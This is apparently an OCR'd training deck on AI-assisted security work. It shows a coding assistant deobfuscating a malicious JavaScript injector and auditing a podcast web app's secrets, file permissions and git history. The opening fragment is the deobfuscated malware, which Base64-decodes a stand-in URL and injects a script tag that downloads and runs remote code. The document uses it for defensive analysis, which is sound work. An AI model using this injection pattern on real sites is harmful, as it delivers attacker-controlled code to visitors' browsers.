  index = index - 0x0;  // Unnecessary conversion
  var payload = encodedPayloads[index];
  return payload;
};

// Get the first encoded URL
var encodedUrl = getPayload(0x0);

// Base64 decoding function
function decode(encodedString) {
  return atob(encodedString);
}

// Decode the URL and append tracker ID
var decodedUrl = decode(encodedUrl) + '1234';

// Dynamically inject malicious script into the page
var scriptElement = document.createElement('script');
scriptElement.src = decodedUrl;  // Sets src to: https://evil-domain.exa
document.head.appendChild(scriptElement);
```

...

SUSIPICOUS SCRIPTS

/deobfuscate @malicious_obfuscated.js

⚠️ Threat Summary

This is a **malicious script injection attack** that:

1. **Encodes a malware URL** using Base64 to evade detection
2. **Obfuscates the code** with array rotation and minified variable names to bypass static analysis
3. **Decodes the URL** at runtime using `atob()`
4. **Dynamically injects a script tag** into the document head that points to `https://evil-domain.example/malware?id=1234`
5. **Downloads and executes arbitrary JavaScript** from the attacker's server

...

SUSIPICOUS SCRIPTS

Perfect! ✅ I've completed the deobfuscation analysis. The malicious script is a **script injection attack** that:

- **Hides a malware URL** (`https://evil-domain.example/malware?id=1234`) using Base64 encoding
- **Uses code obfuscation** with array rotation and cryptic variable names to evade automated detection
- **Injects a malicious script tag** into the DOM to fetch and execute remote JavaScript
- **Poses a serious security threat** for credential theft, malware execution, or other attacks

The deobfuscated version reveals the exact attack vector and helps with detection and prevention strategies.

...

LAB

CURSOR + VULN-APP

SECURE CODE

/sec

I'll conduct a comprehensive security audit of your podcast management web application. Let me start by examining the key security-critical files.

Perfect! Now let me create a final summary document:

SECURITY-AUDIT-SUMMARY.md (new) +448 •

Perfect! Now let me verify all the files and create a final index:

Auto-Ran command: cd, ls, grep

```
$ cd /Users/brycekunz/Documents/GitHub/PodcastScripts && ls -lh *.md | grep -i security
MEDIATION-CHECKLIST.md
-rw-r--r--@ 1 brycekunz  staff    25K Oct 27 16:27 security-report.md
```

Run Everything ✓ Success

Excellent! Let me create a final README for the security documentation:


SECURITY-README.md

.security-scan-results.md > # Security Scan Results 1 / 1 2 of 4 Files Undo File Keep File

```
# Security Scan Results
**Date:** October 27, 2025

## File Permission Analysis

### Sensitive Files Found:
```
-rw-r--r-- .env (644 - INSECURE! Should be 600)
-rw-r--r-- podcast_webapp.db (644 - INSECURE! Should be 640)
```

**Issue:** Files are readable by all users on the system. Should be restricted to owner only.

### Files Present in Working Directory:
- `./001_master_script/client_secret.json` ✓ (in .gitignore)
- `./001_master_script/token.pickle` ✗ (NOT in .gitignore)
- `./000_webapp/podcast_webapp.db` ✗ (NOT in .gitignore)
- `./000_webapp/instance/podcast_webapp.db` ✓ (instance/ in .gitignore)
- `./002_mov_to_yt/client_secret.json` ✓ (in .gitignore pattern)
- `./002_mov_to_yt/token.pickle` ✗ (NOT in .gitignore)

## Git History Analysis

**WARNING:** Database files have been committed to git history!

Found commits with database files:
- commit aa9e710 (Oct 27, 2025)
- commit d8d1b22 (Sep 30, 2025)
- commit f65889f (Sep 28, 2025)

**Action Required:** These files need to be removed from git history using `git filter-branch` or `BFG Repo Cleaner`.
```

EdgeRun.Ai | GammaXon

DIGITAL FUTURE STARTS TODAY



Computers are powerful tools that enhance human capabilities, creativity, and connections when used thoughtfully and skillfully, empowering progress across every industry.

Signal App:
brycekunz.99

www.GammaXon.com

Bryce@GammaXon.com